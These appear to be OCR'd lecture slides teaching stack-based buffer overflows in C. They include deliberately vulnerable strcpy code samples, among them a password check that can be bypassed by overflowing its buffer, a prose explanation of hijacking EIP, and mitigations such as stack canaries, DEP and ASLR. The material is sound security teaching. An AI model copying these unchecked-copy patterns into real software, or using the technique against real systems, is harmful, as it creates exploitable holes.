Unsecure C Programming

Information Security


Mihai-Lica Pura
2020.03.18

Stack-Based Buffer Overflow Vulnerabilities

Solution from folder 3_Code Samples, Source.c

```
void do_something(char* Buffer)
{
   char MyVar[128];
   strcpy(MyVar, Buffer);
}

void main(int argc, char* argv[])
{
   do_something(argv[1]);
}
```


Stack-Based Buffer Overflow Vulnerabilities



Stack-Based Buffer Overflow Vulnerabilities

- if the data in [Buffer] is longer than the number of bytes allocated by do_something() on the stack:
  - it just continues to read & write until it reaches a null byte in the source location (in case of a string)
  - strcpy() will overwrite saved EBP
  - eventually will overwrite the saved EIP
  - and so on
- strcpy() completes as if nothing is wrong

Stack-Based Buffer Overflow Vulnerabilities



Stack-Based Buffer Overflow Vulnerabilities

- when strcpy() finishes ESP still points at the begin of the string
- after strcpy(), the function ends
- the function epilog kicks in
  - it will move ESP back to the location where saved EIP was stored
  - it will issue a RET
  - it will take the pointer (some value 0xXYZWVURT, since it got overwritten), and will jump to that address
- this way EIP can be controlled

Stack-Based Buffer Overflow Vulnerabilities

- by controlling EIP one can change the return address that the function will use in order to "resume normal flow"

- Exploit:
  - presume that one can overwrite the buffer in MyVar, EBP, EIP and have his own code in the area before and after the saved EIP ([MyVar][EBP][EIP][new code])
  - after saving the buffer, ESP will/should point at the beginning of [new code]
  - so if one can make EIP go to new code, one is in control


Stack-Based Buffer Overflow Vulnerabilities

- Stack based overflow or stack buffer overflow
  - when a buffer on the stack overflows
- Stack overflow
  - when one is trying to write past the end of the stack frame

Security Controls – Compiler security options

- /GS (Control stack checking calls)
- a “canary” value is placed after the systems stack
- if this value is overwritten execution of the program is terminated

Security Controls – Compiler security options



Security Controls – Compiler security options


- /SafeSEH
- table of a program's exception handlers is created
- if a program attempts to call an exception handler outside of this list, execution is terminated
- is only valid when compiling for x86 targets
- on x64 and Itanium, all exception handlers are noted in the PDATA

Security Controls – Operating system

- Data Execution Prevention (DEP)
  - prevents code being run from data pages such as the stack and default heap

- Address Space Layout Randomization (ASLR)
  - key data areas of an application are randomized in an effort to prevent an attacker from jumping to known functions in memory

Security Controls – Operating system



Stack-Based Buffer Overflow Vulnerabilities

Project Overflow from solution from folder 3_Overflow

Example 1:

- the program accepts a password as first command-line argument
- calls a check_authentication() function
- this function allows two passwords, meant to be representative of multiple authentication methods
- if either of these passwords is used, the function returns 1, which grants access


Stack-Based Buffer Overflow Vulnerabilities

```
#define _CRT_SECURE_NO_WARNINGS
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
   int auth_flag = 0;
   char password_buffer[16];

   strcpy(password_buffer, password);

   if(strcmp(password_buffer, "brillig") == 0)
      auth_flag = 1;
   if(strcmp(password_buffer, "outgrabe") == 0)
      auth_flag = 1;
   return auth_flag;
}
```


Stack-Based Buffer Overflow Vulnerabilities

```
int main(int argc, char *argv[]) {
   if(argc < 2)  {
      printf("Usage: %s <password>\n", argv[0]);
      exit(0);
   }
   if(check_authentication(argv[1])) {
      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
      printf("      Access Granted.\n");
      printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
   }
   else {
      printf("\nAccess Denied.\n");
   }
}
```


Normal execution




Normal execution




Normal execution



